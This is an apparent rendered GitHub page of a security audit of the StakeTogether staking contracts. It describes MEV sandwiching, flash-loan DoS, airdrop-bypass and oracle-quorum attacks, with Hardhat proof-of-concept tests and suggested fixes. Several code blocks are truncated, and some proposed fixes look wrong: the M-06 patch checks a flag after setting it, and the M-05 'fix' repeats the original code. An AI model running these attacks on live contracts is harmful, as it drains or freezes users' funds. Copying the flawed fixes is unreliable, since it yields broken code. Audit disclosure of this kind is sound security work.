


sensesecurity / reporter

🔍

📁



<> Code

🕒 Issues

🔗 Pull requests

🎬 Actions

📁 Projects

🛡 Security

📈 Insights

reporter / output / StakeTogether_20231130160542.md

⌵

 Mis4nthr0pic

Update StakeTogether_20231130160542.md

3 days ago


⋮

🕒

1168 lines (890 loc) · 66.1 KB

PreviewCodeBlame

Raw📄⬇️✎⌵☰



SenseSecurity StakeTogether Audit

Disclaimer

A smart contract security review can never verify the complete absence of vulnerabilities. This is a time, resource and expertise bound effort where I try to find as many vulnerabilities as possible. I can not guarantee 100% security after the review or even if the review will find any problems with your smart contracts. Subsequent security reviews, bug bounty programs and on-chain monitoring are strongly recommended.

About SenseSecurity

SenseSecurity is a network of researchers who specialize in Web3 security. They are selected from OpenSense, the most active Web3 security venture in the market. OpenSense cultivates a strong bond with researchers of all backgrounds and skills, and matches them with the best protocols for their expertise. SenseSecurity operates independently from OpenSense, but uses it as a gateway to access the top auditors in web3 security.

links

[website](#)

[twitter](#)

About StakeTogether

StakeTogether is at the forefront of innovation, constantly striving to enhance the security and accessibility of the Ethereum network. In our pursuit of excellence, we have implemented Distributed Validator Technology (DVT) as a cornerstone of our protocol.

links

[website](#)

Severity classification

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

Scope

Files
https://github.com/staketgether/st-v1-contracts/blob/main/contracts/StakeTogether.sol
https://github.com/staketgether/st-v1-contracts/blob/main/contracts/Airdrop.sol
https://github.com/staketgether/st-v1-contracts/blob/main/contracts/Router.sol
https://github.com/staketgether/st-v1-contracts/blob/main/contracts/StakeTogetherWrapper.sol
https://github.com/staketgether/st-v1-contracts/blob/main/contracts/Withdrawals.sol

Contents

- [H-01] Guaranteed Reward Acquisition and Loss Avoidance via Rebase Transaction Sandwiching
- [M-01] Attacker Capable of Disrupting Preventing Deposits and Withdrawals for a Day with a 3 ETH Cost
- [M-02] User withdrawals funds may be locked for extended period of time
- [M-03] Protocol fees can be set up to 100% stealing from the stakers
- [M-04] Malicious `airdropFee` user can bypass the `Airdrop.claim()` to transfer shares to any user address
- [M-05] Potential Denial-of-Service (DoS) Risk Due to `transferExtraAmount()` Underflow in `StakeTogetherWrapper.sol`
- [M-06] Reporting can manipulated by disabling the same oracle multiple times
- [L-01] Centralization risks
- [L-02] Architectural risks
- [L-03] `addAntiFraudList` can be front-run by a user in order to avoid getting their funds lock
- [L-04] `removeValidators` doesn't actually do anything except emit an event
- [L-05] Using Pausable pattern may lock user funds forever
- [L-06] Unauthorized Token Transfer Vulnerability in `transferFrom` function, Even When `msg.sender` Is Listed in `isListedInAntiFraud`

- [L-07] Admin can invalidate any oracle report by setting `lastExecutedEpoch` to value bigger than current
- [L-08] `currentOracleIndex` may point to nonexistent oracle if the validator oracle is removed
- [L-09] `StakeTogether.initialize()` needlessly initializes critical storage variables
- [L-10] Possible extra funds lost if `StakeTogether` fee address is not set
- [L-11] `IStakeTogether.Config minDepositAmount` and `minWithdrawalAmount` can be set arbitrarily high
- [L-12] Attacker can front run the owner to mint shares with an inflated rate
- [Q/A] - Redundant checks: `nonReentrant` modifier

Issues

[H-01] Guaranteed Reward Acquisition and Loss Avoidance via Rebase Transaction Sandwiching

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/Router.sol#L298-L305> <https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L798-L802>

Type of Issue:

MEV

Description:

The `StakeTogether` smart contract's rebasing mechanism is susceptible to exploitation through a sandwich attack around the time of rebase. The contract's `processStakeRewards` function is designed to distribute rewards based on the current shares, and the `setBeaconBalance` function adjusts the beacon balance in the event of a loss, withdrawal, or refund. An attacker can manipulate this mechanism by making a substantial deposit just before the rebase transaction is mined, thereby increasing their share count temporarily. When the rebase occurs, if there is a profit, the attacker's shares receive a portion of the rewards disproportionate to their actual stake in the pool. Following the rebase, the attacker can withdraw the entire balance, including the rewards, before any loss is reported or processed. The attacker can also perform the opposite operation to avoid losses.

Impact:

This attack allows an individual to capture a significant portion of the rewards by timing deposits and withdrawals around the rebase event, which is intended to distribute profits or account for losses among all stakers fairly. The attacker's actions can lead to honest participants receiving a smaller share of the profits or bearing a larger share of the losses.

POC:

Guaranteed reward:

1. Attacker monitors the mempool for an upcoming rebase transaction that reports profit.
2. Attacker submits a transaction with a higher gas fee to deposit a large amount of ETH just before the rebase transaction is confirmed.
3. Rebase occurs, and rewards are distributed, with the attacker receiving a disproportionate amount due to the large, last-minute deposit.
4. Attacker immediately submits another transaction to withdraw the entire balance, including the newly acquired rewards.
5. The attacker repeats this process, exploiting the timing of the rebase to maximize rewards.

Avoid loss:

1. Attacker monitors the mempool for an upcoming rebase transaction that reports loss.
2. Attacker submits a transaction with a higher gas fee to withdraw his balance just before the rebase transaction is confirmed.
3. Rebase occurs, and the loss is socialized to the other stakers, with the attacker being safe from the loss due to the last-minute withdrawal.
4. Attacker then submits another transaction to re-deposit his funds.
5. The attacker repeats this process, exploiting the timing of the rebase avoid losses.

Recommendations:

- Implement a lock-up period for deposited funds around the time of a rebase to prevent deposits and withdrawals within a certain window before and after a rebase occurs.
- Consider a dynamic fee structure where fees for withdrawals post-rebase are adjusted based on the time since the last deposit to discourage quick deposits

and withdrawals around rebases.

Resolution:

The situation can happen on a specific edge case where the Circuit Breaker have a reduced interval and Liquidity is less than 32 ETH on Stake Together Contract.

This don't affect the ethereum on Beacon Chain, only on Smart Contract for Pool Withdrawal, all ethereum above 32 ETH it's moved to Beacon Chain.

The resolution for this is the implementation of the withdrawBlock that adds a delay to withdrawals after each deposit, 7200 blocks, about 1 day after each deposit.

We implemented the withdrawBeaconBlock that adds other delay of 7200 blocks for Beacon Withdrawal after with beacon withdrawal.

The protocol have a entry fee that demotivate this kind of action, because the operation should be done on specific range to be profitable.

[M-01] Attacker Capable of Disrupting Preventing Deposits and Withdrawals for a Day with a 3 ETH Cost

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L358-L361> <https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L399-L411>

Type of Issue:

Logic

Description:

The StakeTogether contract is exposed to a denial-of-service (DoS) attack due to its daily deposit and withdrawal limits. An attacker can exploit this by using a flash loan to deposit an amount equal to the daily limit, which is set at 1000 ETH in the test-suite, and then immediately withdrawing it. This action would exhaust the daily limit for deposits and withdrawals, preventing other users from performing these actions until the limit resets the next day.

Impact:

This issue can be exploited at a relatively low cost to the attacker, especially considering the potential impact. By locking out all deposits and withdrawals for a day, the attacker can cause significant disruption to the protocol's operations. This could lead to a loss of trust in the system, as users would be unable to access their funds or receive expected rewards for an entire day, which in the world of decentralized finance is a considerable amount of time.

POC:

Attack steps

1. Attacker takes out a flash loan for 1000 ETH and 3 ETH of his funds to cover for the fees.
2. Attacker deposits the 1000 ETH into the StakeTogether contract.
3. The `_depositBase` function updates `totalDeposited` to reflect the new deposit, reaching the daily deposit limit.
4. Attacker immediately initiates a withdrawal of the same amount and repays the flash loan with the withdrawal + his 3 ETH fees.
5. The `_withdrawBase` function updates `totalWithdrawnPool` or `totalWithdrawnValidator`, depending on the withdrawal type, potentially reaching the daily withdrawal limit.
6. As both the deposit and withdrawal limits for the day have been reached, no other users can deposit or withdraw funds until the next day when the limits reset.

Coded PoC

```
describe('DOS', function () {  
  it('prevent deposits and withdrawals', async function () {  
    const poolAddress = user3.address  
    const referral = user4.address
```



```

    await stakeTogether.connect(owner).addPool(poolAddress, true,

    const AttackerEtherBefore = await ethers.provider.getBalance(

    const user1DepositAmount = ethers.parseEther('1000')
    const tx1 = await stakeTogether
      .connect(user1)
      .depositPool(poolAddress, referral, { value: user1DepositAmount })
    await tx1.wait()

    const amountToWithdrawAttacker = await stakeTogether.connect(

    const tx2 = await stakeTogether
      .connect(user1)
      .withdrawPool(amountToWithdrawAttacker, poolAddress)
    await tx2.wait()

    const AttackerEtherAfter = await ethers.provider.getBalance(

    const user2DepositAmount = ethers.parseEther('10')

    await expect(
      stakeTogether.connect(user2).depositPool(poolAddress, referral)
    ).to.be.revertedWithCustomError(stakeTogether, 'DepositLimitReached')
    const balanceToWithdraw = await stakeTogether.connect(user2).
    console.log("-----")
    console.log("Cost = %d ETH", ethers.formatUnits(AttackerEtherBefore, 18))
  })
})

```

Recommendations:

- Consider adding block number based restriction which prevents deposits and withdrawals in the same block to prevent flashloan attacks.

Resolution:

The withdrawBeaconBlock was implemented, which sets the beacon withdrawal delay to 7200 blocks, about 1 day. There is also an entry fee.

[M-02] User withdrawals funds may be locked for extended period of time

Links:

<https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogether.sol#L419-L426> <https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Router.sol#L277-L404> <https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Withdrawals.sol#L176-L184>

Type of Issue:

Temporary freezing of user funds

Description:

The Withdrawals system lacks a mechanism for fair distribution of withdrawal funds to the users. Currently anyone possessing `stwETH` can withdraw money from validator exit queue, no matter how long they hold it. It means that users funds can be front-run or grieved unintentionally. High demand for withdrawals could block users from getting their ETH, for extended periods of time. To ensure access, users have to time the withdrawal with report execution and use inflated gas prices, turning withdrawal into a costly race.

An attacker could also exploit lack of a withdrawal queue by monitoring router transactions to the Withdrawals address, inserting a deposit, and then a withdrawal via `withdrawValidator()`. This could drain the contract's ETH, hindering other users from withdrawing.

Impact:

1. Users may be involved in gas auctions, overbidding gas prices to get their withdrawal executed before others to get their funds.
2. User may not be able to retrieve their funds from beacon chain withdrawal for extended periods of time.

POC:

When a user wants to withdraw bigger amount that currently is stored in the pool, they have to call [StakeTogether.withdrawValidator\(\)](#):

```
function withdrawValidator(uint256 _amount, address _pool) external
    if (!config.feature.WithdrawValidator) revert FeatureDisabled();
    if (_amount <= address(this).balance) revert WithdrawFromPool();
    if (_amount + withdrawBalance > beaconBalance) revert Insufficient
    _withdrawBase(_amount, WithdrawType.Validator, _pool);
    _setWithdrawBalance(withdrawBalance + _amount);
    withdrawals.mint(msg.sender, _amount);
}
```

This function mints stwETH for the user, which is redeemable 1:1 with the Ether stored in Withdrawals contract.

This triggers an off-chain process of withdrawing validator stake from Beacon chain. Withdrawal credentials are all set to Router contract and when the oracles execute a report with withdrawAmount, it is sent to Withdrawals contract:

```
function executeReport(Report calldata _report) external nonReentrant
    ...
    if (_report.withdrawAmount > 0) {
        stakeTogether.setWithdrawBalance(stakeTogether.withdrawBalance(
        withdrawals.receiveWithdrawEther{ value: _report.withdrawAmount
    }
}
```

Then, users can withdraw Ether for stwETH : [Withdrawals.withdraw\(\)](#)

```
function withdraw(uint256 _amount) public whenNotPaused nonReentrant
    if (stakeTogether.isListedInAntiFraud(msg.sender)) revert Listed
    if (address(this).balance < _amount) revert InsufficientEthBalance
    if (balanceOf(msg.sender) < _amount) revert InsufficientStwBalance
    if (_amount <= 0) revert ZeroAmount();
    emit Withdraw(msg.sender, _amount);
    _burn(msg.sender, _amount);
    payable(msg.sender).transfer(_amount);
}
```

Because user is minted stwETH immediately when calling StakeTogether.withdrawValidator(), they can completely skip waiting period before withdrawal funds are sent from Router contract and withdraw the funds immediately, if Withdrawals has any Ether balance.

Recommendations:

Either consider add priority queue for withdrawals, or introduce withdrawals delay period for an account to minimize the risk of withdrawals racing.

Resolution:

Risk for pauseable contracts. In the worst-case scenario, he can upgrade the contract. There's not much that can be done. Adding this emergency exit implementation could be a risk.

[M-03] Protocol fees can be set up to 100% stealing from the stakers

Links:

<https://github.com/staketgether/st-v1-contracts/blob/06746c55eaabbb2467bc57dbf3b33c6f7a5b266a/contracts/StakeTogether.sol#L732>

Type of Issue:

Centralization Risk

Description:

The `setFee` function is used to configure protocol fees, ensuring that the total allocation percentages equal 100%. However, it currently allows for the possibility that the owner could have their fee set to 100%. This could result in a situation where they set the fee to 100% and steal funds from users.

```
function setFee(  
    FeeType _feeType,  
    uint256 _value,  
    uint256[] calldata _allocations  
) external onlyRole(ADMIN_ROLE) {  
    if (_allocations.length != 4) revert InvalidLength();  
    uint256 sum = 0;  
    for (uint256 i = 0; i < _allocations.length; i++) {  
        fees[_feeType].allocations[FeeRole(i)] = _allocations[i];  
        sum += _allocations[i];  
    }  
}
```



```
if (sum != 1 ether) revert InvalidSum();

fees[_feeType].value = _value;

emit SetFee(_feeType, _value, _allocations);
}
```

Recommendations:

Introduce a maximum threshold for the fee. This would prevent setting their fee to an extremely high value.

```
function setFee(
    FeeType _feeType,
    uint256 _value,
    uint256[] calldata _allocations
) external onlyRole(ADMIN_ROLE) {
+ if (_value > 1000) revert FeeTooHigh();
    if (_allocations.length != 4) revert InvalidLength();
    uint256 sum = 0;
    for (uint256 i = 0; i < _allocations.length; i++) {
        fees[_feeType].allocations[FeeRole(i)] = _allocations[i];
        sum += _allocations[i];
    }

    if (sum != 1 ether) revert InvalidSum();

    fees[_feeType].value = _value;

    emit SetFee(_feeType, _value, _allocations);
}
```



Resolution:

if someone has the wrong config, it can cause problems, nothing has been done about it

[M-04] Malicious `airdropFee` user can bypass the `Airdrop.claim()` to transfer shares to any user address

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Airdrop.sol#L145> <https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogther.sol#L679-L686>

Type of Issue:

Centralization Risk

Description:

In the existing setup, the `Airdrop.claim()` function invokes `stakeTogether.claimAirdrop()`, which includes a crucial check to validate `msg.sender == airdropFee` (as defined by the `FeeRole.Airdrop`). However, a concerning security flaw emerges as the `airdropFee` can be altered to any address via the `setFeeAddress` function by the `ADMIN_ROLE` user.

This vulnerability opens the door to potential abuse, enabling the new user with control over the `airdropFee` to manipulate the airdrop process. This manipulation can lead to unauthorized share transfers to users who are not part of the intended merkle proof recipients. Given that airdrops occur periodically, addressing this issue is paramount to maintaining the integrity and security of the system."

Impact:

The `airdropFee` has the ability to bypass the `Airdrop.claim()` process and the Merkle Proof, allowing it to transfer shares to any users as desired.

POC:

Place the test in `Airdrop.test.ts`

```
it('FeeRole.Airdrop account can bypass Airdrop.claimAirdrop to mint s', () => {
```

```
//The Setup
const AirdropFactory = new Airdrop__factory().connect(owner)
const airdrop2 = await upgrades.deployProxy(AirdropFactory)
await airdrop2.waitForDeployment()
const airdropContract2 = airdrop2 as unknown as Airdrop
const AIR_ADMIN_ROLE = await airdropContract2.ADMIN_ROLE()
await airdropContract2.connect(owner).grantRole(AIR_ADMIN_ROLE,
await airdropContract2.connect(owner).setStakeTogether(mockStakeTogether)
await airdropContract2.connect(owner).setRouter(owner.address)

const user1DepositAmount = ethers.parseEther('100')
const poolAddress = user3.address
const referral = user4.address
await mockStakeTogether.connect(owner).addPool(poolAddress, true)

//Set the user5.address as the FeeRole.Airdrop
await mockStakeTogether.setFeeAddress(0, user5.address);

const tx1 = await mockStakeTogether
  .connect(user1)
  .depositPool(poolAddress, referral, { value: user1DepositAmount })
await tx1.wait()

expect(await mockStakeTogether.shares(user2.address)).to.equal(100)


//user5 calls the claimAirdrop directly to bypass the function
await mockStakeTogether.connect(user5).claimAirdrop(user2.address, 100)

expect(await mockStakeTogether.shares(user2.address)).to.equal(200)
})
```

Recommendations:

To prevent direct calls to `claimAirdrop` through the `StakeTogether` contract, a protective measure should be implemented. Please include the following check: `if (msg.sender != address(Airdrop)) revert OnlyAirdropCanBeTheCaller();`. After this fix, the `claimAirdrop` function should appear as follows:

The Fix:

```
/// @notice Function to claim rewards by transferring shares, access 
/// @param _account Address to transfer the claimed rewards to.
/// @param _sharesAmount Amount of shares to claim as rewards.
function claimAirdrop(address _account, uint256 _sharesAmount) external {
+   if (msg.sender != address(Airdrop)) revert OnlyAirdropCanBeTheCaller();
    address airdropFee = getFeeAddress(FeeRole.Airdrop);
    _transferShares(airdropFee, _account, _sharesAmount);
}
```

Resolution:

Fixed

[M-05] Potential Denial-of-Service (DoS) Risk Due to `transferExtraAmount()` Underflow in `StakeTogetherWrapper.sol`

Links:

<https://github.com/staketgether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/StakeTogetherWrapper.sol#L79>

Type of Issue:

DOS

Description:

The `StakeTogetherWrapper.sol` contract facilitates the exchange of `stpETH` to `wstpETH` and vice versa, while avoiding direct ether transactions. Within this context, the `transferExtraAmount()` function is designed as a helpful tool for transferring ether in the contract to the `stakeTogetherFee` address. However, a potential issue arises due to the code at [this location](#), which can lead to an overflow condition.

Two scenarios further illustrate the issue:

1. When the contract holds a balance of 50 ether and the `totalSupply()` of `wstpETH` is 25 ether, only half (25 ether) is transferred to the `stakeTogetherFee` address. The disposition of the remaining 25 ether is ambiguous.
2. In a scenario where the `totalSupply()` of `wstpETH` exceeds the ether balance, the `transferExtraAmount()` function is at risk of failing due to an underflow. For instance, if the contract's ether balance is 10 ether, but the `totalSupply()` of `wstpETH` is 25 ether, this condition would trigger an underflow issue.

These scenarios highlight potential concerns related to the proper handling of ether transfers within the contract.

Impact:

The ether sent to the `StakeTogetherWrapper.sol` contract cannot be retrieved under any circumstances.

POC:

Place the test in `StakeTogetherWrapper.test.ts`

```
it('admin cannot transfer the native ether to stakeTogetherFee address', async () => {  
    // Setup the Pool and wrap to stpETH to wstpETH  
    const user1DepositAmount = ethers.parseEther('100')  
    const poolAddress = user3.address  
    const referral = user4.address  
    await stakeTogether.connect(owner).addPool(poolAddress, true, 1)  
  
    await stakeTogether.connect(user1).depositPool(poolAddress, referral)  
  
    const user1StpETH = await stakeTogether.balanceOf(user1.address)  
  
    await stakeTogether.connect(user1).approve(stakeTogetherWrapper,  
    user1DepositAmount)  
  
    const tx = await stakeTogetherWrapper.connect(user1).wrap(user1DepositAmount)  
    await tx.wait()  
  
    const user1WstpETH = await stakeTogetherWrapper.balanceOf(user1.address)  
    expect(user1WstpETH).to.equal(user1StpETH) // Checks if wstpETH is equal to stpETH  
  
    //User sends ether to the contact by mistake  
    await user1.sendTransaction({  
        to: stakeTogetherWrapperProxy,  
        value: ethers.parseEther('20.0'),  
    })  
  
    // admin tries to send the extra ether to the stakeTogetherFee  
    // 0x11 is PANIC code for overflow / underflow scenarios  
    await expect(stakeTogetherWrapper.connect(owner).transferExtraAmount(20, user1.address)).  
    to.be.rejectedWith(PANIC_CODE)  
})
```

Recommendations:

The `transferExtraAmount()` function in `StakeTogetherWrapper.sol` should send `address(this).balance` instead of `address(this).balance - totalSupply()`.

The Fix:


```

    /// @notice Transfers any extra amount of ETH in the contract to the admin
    /// @dev Only callable by the admin role. Requires that extra amount is available
    function transferExtraAmount() external whenNotPaused nonReentrant
    {
        uint256 extraAmount = address(this).balance - totalSupply();
        if (extraAmount <= 0) revert NoExtraAmountAvailable();
        address stakeTogetherFee = stakeTogether.getFeeAddress(IStakeTogetherFee);
        payable(stakeTogetherFee).transfer(extraAmount);
    }

```

Resolution:

Fixed

[M-06] Reporting can be manipulated by disabling the same oracle multiple times

Links:

<https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Router.sol#L196-L203> <https://github.com/staketoegether/st-v1-contracts/blob/b46388cd86d75ad07a7bd1f32fca551f04c86baf/contracts/Router.sol#L249-L269>

Type of Issue:

Logical bug

Description:

Apart from adding and removing report oracles, there is also a possibility to blacklist them, which changes `totalReportOracles` storage variable which is then used in report submission and execution to check if the quorum is reached:

```

function blacklistReportOracle(address _account) external onlyRole(ADMIN_ROLE)
{
    if (!reportOracles[_account]) revert OracleNotExists(); // @audit
    reportOraclesBlacklist[_account] = true;
    if (totalReportOracles > 0) {
        totalReportOracles--;
    }
    emit BlacklistReportOracle(_account);
}

```

```

function isReadyToSubmit(Report calldata _report) public view returns
    bytes32 hash = keccak256(abi.encode(_report));
    if (totalReportOracles < config.oracleQuorum) revert QuorumNotReached;
    ...
}

```

There is a missing check in `blacklistReportOracle()` allowing the same address to be added to a blacklist multiple times, each time decreasing `totalReportOracles`. This cannot be corrected, because such a check exists in `unBlacklistReportOracle()`. The only way to work around this issue is to add more oracles.

Additionally, if an oracle is blacklisted and then removed, `totalReportOracles` is decreased twice, even though a single oracle was disabled.

The worst case scenation, however is forcing oracle consensus to fail. Because `totalReportOracles` is diminished by too big amount, the value of `votesBeforeThreshold` inside `Router.submitReport()` will be lower than expected, allowing minority to fail a consensus against the desired logic:

```

uint256 votesBeforeThreshold = totalReportOracles - config.reports;
...
if (
    totalVotes[reportBlock] >= votesBeforeThreshold &&
    reportVotesForBlock[reportBlock][hash] < config.oracleQuorum
) {
    emit ConsensusFail(reportBlock, _report, hash);
    _advanceNextReportBlock();
}

```

As confirmed with the project, adding and removing oracles is managed by multi-sig with 7 days delay period. That means that a single compromised oracle can halt rewards distribution for 7 days. Delaying the report settlement may have an additional negative impact on the protocol - not distributing rewards or losses will make the actual value of stpETH to go stale, while the real value can be calculated because validators earning on the beacon chain are public. When the rebase will finally be settled, it may give an opportunity for MEV manipulating compounded stpETH value change, harming the reward mechanism.

Impact:

Both backlisting and then removing an oracle and blacklisting the same oracle multiple times will unexpectedly decrease `totalReportOracles` storage variable used in reporting quorum calculations. In such case `totalReportOracles` may drop below `config.oracleQuorum`, making it impossible to reach a quorum on report until new oracles are added. In case that `config.reportNoConsensusMargin` is set, it can drop below set value, having the same result. This may result in minority of malicious oracles - in extreme case even one - to fail the consensus, postponing report execution to the next epoch.

POC:

Because both blacklisting and then removing and blacklisting multiple times

1. There are 4 report oracles and following are set `totalReportOracles = 4`
`config.reportNoConsensusMargin = 1` `config.oracleQuorum = 3`
2. One oracle gets blacklisted twice or balcklisted and then removed. A new oracle is added in its place. `totalReportOracles = 3` `votesBeforeThreshold = totalReportOracles - config.reportNoConsensusMargin => 3 - 1 => 2`
3. One valid and one malicious vote suffices for this condition to be true:

```
totalVotes[reportBlock] >= votesBeforeThreshold &&  
reportVotesForBlock[reportBlock][hash] < config.oracleQuorum
```



This allows single malicious oracle to force consensus failure and postpone execution to the next block.

Recommendations:

1. In the function `Report.blacklistReportOracle()` add a check similar to one from `unBlacklistReportOracle()` to make sure that the same oracle cannot be blacklisted twice:

```
function blacklistReportOracle(address _account) external onlyRole(
    if (!reportOracles[_account]) revert OracleNotExists();
    reportOraclesBlacklist[_account] = true;
+   if (reportOraclesBlacklist[_account]) revert OracleAlreadyBlackli
    if (totalReportOracles > 0) {
        totalReportOracles--;
    }
    emit BlacklistReportOracle(_account);
}
```



2. Consider removing oracle blacklisting and use adding/removing functionality instead. This will prevent `totalReportOracles` to be decreased twice.

Resolution:

Fixed

[L-01] Centralization risks

Centralization risks

Ethereum Liquid Staking Protocols require trusted actors due to the multiple crucial sub-modules that constitute whole system:

- on-chain contracts
- beacon chain validators balance
- validator nodes

That means that there is a need for trusted party to provide the following:

1. Providing beacon chain balance changes due to either Ether earned or slashed.
2. Managing validator nodes - making sure of their liveness, creating and destroying them on demand.
3. Reporting on the state of whole system on-chain.

The team plans to introduce proper admin security measures by using a multisig Timelock contract with 7 days transaction execution delay period as a security measure, which gives very high level of confidence and time to react to the users. Still, some of the risks have to be pointed out in case that the security landscape doesn't meet the expectations or is changed.

1. **Faulty Configuration:** A faulty configuration refers to the scenario where any of the parameters are set to values that could potentially harm users. These parameters are vital settings within the system, and if configured incorrectly, they might lead to unintended consequences, jeopardizing the integrity and security of **StakingTogether**. The most important config parameters that admin can change are:
 - `Router.Config` - admin can prevent execution of any report via changing `config.oracleQuorum` to higher number than the current oracles count, making any report unprocessable.
 - `Router.lastExecutedEpoch` - by changing `lastExecutedEpoch` between report submission and execution, admin can make the report invalid. If the value is set to

max possible value - uint256.max - no other report could be created.

- `StakeTogether.Config` - the parameters have the biggest criticality for the user. Those impact how much deposit and withdrawal limit is imposed daily and what most important to the user what's the `minWithdrawAmount`. Setting this value very high means that all the users that deposited smaller value than that are unable to retrieve their funds.
2. **Pausing the Contracts Forever:** Pausing the contracts indefinitely is a serious risk that could disrupt the normal operation of the system. **StakeTogether** introduces additional possibility to disable features like deposits or withdrawals apart from pausing whole protocol. If a malicious actor gains control and pauses the contracts permanently, it could prevent users from staking or withdrawing their assets. This situation could cause significant financial losses and erode trust in the platform.
 3. **Forged Oracle Reports:** Oracle reports are crucial for providing accurate external data to the system. If these reports are forged or manipulated, the information used for decision-making within the protocol becomes unreliable. This could result in incorrect staking rewards, penalties, or other financial calculations, leading to unfair outcomes for users.
 4. **Withdrawals not executed by off-chain agent:** If withdrawals are not properly executed by the off-chain agent, users may face delays or denial of retrieving their funds. A breakdown in the withdrawal process could cause inconvenience and financial losses for users who depend on timely access to their staked assets.
 5. **Failing to provide proper validator operational status, leading to mass slashing:** Ensuring the proper operational status of validators is crucial for the security of the network. If there are failures in monitoring and maintaining validators, it could lead to mass slashing events. Mass slashing involves a significant reduction in the staked assets of validators due to their improper behavior or downtime. Such incidents can undermine the network's security and user trust.


Resolution:

Fixed

[L-02] Architectural risks

Architectural Risks

StakingTogether architecture consists of both on-chain contracts and off-chain validator nodes and their managers. Current StakeTogether architecture is shown in the following diagram:



We identified following architectural risks associated with the protocol design:

1. Operating and maintaining validators The project relies on **SSV.Network** for running validator nodes and utilizes its own servers as a backup in case of issues with SSV or validator withdrawal.
2. Managing SSV tokens balance As outlined in the [SSV documentation](#), SSV tokens are required as payment for the operator service. The project will manage the balance of SSV tokens via an off-chain multi-sig process, ensuring clusters are topped up with SSV tokens. Failure to maintain a surplus balance of tokens may result in liquidation, closure of validators, and mass slashing events.
3. Potential Outages of SSV Nodes While SSV nodes are distributed across multiple operators, minimizing the risk of outages, it's challenging to assess the likelihood of this event occurring in real life. StakeTogether employs a strategy of distributing validators across various operators, enhancing positive redundancy and mitigating this risk to some extent.

4. Validator off-boarding and transition period When a validator is offboarded, such as during stake withdrawal, SSV mandates that stakers maintain the validator active during the transition period to prevent slashing events. StakeTogether is prepared for these situations by operating its own servers, which can assume the validator's responsibility if necessary. However, there is a risk associated with this process - improper switching between nodes may lead to double attestation issues. A recent incident with Lido validators ([Lido double attestation slashing](#)) serves as a cautionary example. To mitigate this risk, it is recommended to conduct emergency switchover tests on the testnet periodically, verifying the correctness of failover procedures.
